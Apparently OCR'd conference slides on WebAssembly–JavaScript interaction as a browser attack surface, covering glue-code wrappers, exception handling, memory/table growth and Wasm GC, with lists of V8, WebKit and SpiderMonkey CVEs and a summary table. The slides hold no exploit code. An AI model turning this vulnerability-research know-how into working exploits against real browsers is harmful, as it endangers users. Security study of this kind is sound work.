
Wo

Activity

Q: How



The glue code between WASM and JavaScript




Type used in JavaScript context

Workflow in WASM

| Active External Interaction


Q: How WASM and JavaScript talk with each other?



Workflow in WASM

| WASM-To-JS Wrapper & JS-To-WASM Wrapper


1. Calling the wrapper rather than the real WASM/JavaScript Function.
2. According to the API specification, convert the parameters into the type required by the callee.
3. Fill the generated parameters and related information into the callee's frame.
4. Jump to the actual called function.



Bugs in Active External Interaction

WASM-To-JS Wrapper & JS-To-WASM Wrapper

The Optimization of glue code



Bugs in Active External Interaction

WASM-To-JS Wrapper & JS-To-WASM Wrapper

The Optimization of glue code

Generic WASM-to-JS

... ...

- **CVE-2024-1938:** Type Confusion in V8.

Reported by Jerry^[2] 

JIT

- **CVE-2024-1939:** Type Confusion in V8.


Reported by Bohan Liu^[3] 

JIT

SIMD

- **ISSUE-251878:** Type Confusion in Webkit^[4].

 SIMD



wasm-inlining Faster JS-to-Wasm

... ...

- **CVE-2023-4068:** Type Confusion in V8.

Reported by Paolo Severini^[1] 

JIT

[1] <https://issues.chromium.org/issues/40057950>

[2] <https://issues.chromium.org/issues/324596281>

[3] <https://issues.chromium.org/issues/323694592>

[4] https://bugs.webkit.org/show_bug.cgi?id=251878

Workflow in WASM

| Passive External Interaction

Although **WASM** is an independent module running in VM with isolated memory, it is still possible to interact with JavaScript for various reasons.

- Exception [*Wasm exception-handling*]^{*}
- Memory & Table
- Newly introduced objects [*Wasm GC*][†]

[+] <https://github.com/WebAssembly/exception-handling/blob/main/proposals/exception-handling/Exceptions.md>

[*] <https://github.com/WebAssembly/gc/blob/main/proposals/gc/Overview.md>

Workflow in WASM

Passive External Interaction – Wasm EH

Control flow instructions

The control flow instructions are extended to define try blocks and throws as follows:

Name	Opcode	Immediates	Description
try_table	0x1f	sig: blocktype, n: varuint32, catch: catch^n	begins a block which can handle thrown exceptions
throw	0x08	index: varuint32	Creates an exception defined by the tag and then throws it
throw_ref	0x0a		Pops an exnref from the stack and throws it

The `sig` fields of `block`, `if`, and `try_table` instructions are block types which describe their use of the operand stack.

A `catch` handler is a pair of tag and label index:

Name	Opcode	Immediates
catch	0x00	tag: varuint32, label: varuint32
catch_ref	0x01	tag: varuint32, label: varuint32
catch_all	0x02	label: varuint32
catch_all_ref	0x03	label: varuint32

Handled JS Exception
in WASM

Handled by JavaScript
As `WebAssembly.Exception`

```
WebAssembly.instantiateStreaming(fetch("example.wasm"), importObject)
  .then((obj) => {
    console.log(obj.instance.exports.run());
  })
  .catch((e) => {
    console.error(e);
    // Check we have the right tag for the exception
    // If so, use getArg() to inspect it
  });

/* Log output
example.js:6 WebAssembly.Exception: wasm exception
*/
```

ISSUE-1877358: Use After Free in SPM. Reported by gkw-js-fuzzing [1]



Wasm EH

CVE-2022-3885: Use After Free in V8. Reported by gzobqq@ [2]



Wasm EH

```
(module
  (import "js" "myFunction" (func $myFunction (param i32 i32) (result i32)))

  (func $main (export "main") (param i32 i32) (result i32)
    (try
      (call $myFunction ; Throw an Error in JS here
        (local.get 0)
        (local.get 1)
      )
      (catch
        (return (i32.const 0))
      )
    )
  )
)
```

[1] https://bugzilla.mozilla.org/show_bug.cgi?id=1877358

[2] <https://issues.chromium.org/issues/40061453>

Workflow in WASM

| Passive External Interaction – Wasm Memory & Table

- Old Bugs in expanding Memory or Table

CVE-2017-5122: Out-of-bounds access in V8. Reported by Choongwoo Han

CVE-2017-15399: Use After Free in V8. Reported by Zhao Qixun(@SorryMybad)

- New Bugs in expanding Memory or Table

CVE-2022-3885: Use After Free in V8. Reported by gzobqq@^[1]

Chrome

Wasm EH

Issue 41491234: Use After Free in V8. Reported by johnshoop ^[2]

Chrome

Wasm multi-memory

[1] <https://bugs.chromium.org/p/chromium/issues/detail?id=1377816>

[2] <https://issues.chromium.org/issues/41491234>

Workflow in WASM

| Passive External Interaction – Wasm GC

Motivation: Efficient support for high-level languages; Provide access to industrial-strength GCs

Approach:

- linear memory [$i_{32}, i_{64}, f_{32}, f_{64}$] -> non-linear structure [WasmArray WasmStruct]
- Heap types: *any, none, noextern, nofunc, eq, struct, array ...*
- References: *anyref, nullref, nullfuncref, eqref, arrayref, structreff ...*

CVE-2024-4761: Out-of-bounds access in V8. Reported by
Anonymous^[1]  

Issue 339736513: Type Confusion in V8. Found by
ClusterFuzz^[2]  

More type conversions, More Ref Cast, More Function Signatures...

[1] <https://issues.chromium.org/issues/339458194>

[2] <https://issues.chromium.org/issues/339736513>



Attack Surface Summary

- **Introduction of New Proposals**
- **Optimizations in Translators**
- **Development of New Optimizers**

BugID	Product	Feature	Optimazation
CVE-2024-2887	Chrome	WASM GC	N/A
CVE-2022-32863	Safari	N/A	N/A
CVE-2024-1938	Chrome	N/A	Glue Code Optimization Compiler
CVE-2023-4068	Chrome	WASM GC	N/A
CVE-2023-4070	Chrome	WASM GC	N/A
CVE-2024-1939	Chrome	SIMD	Glue Code
CVE-2022-3885	Chrome	WASM EH	N/A
Issue 41491234	Chrome	multi-memory	N/A
CVE-2024-4761	Chrome	WASM GC	N/A
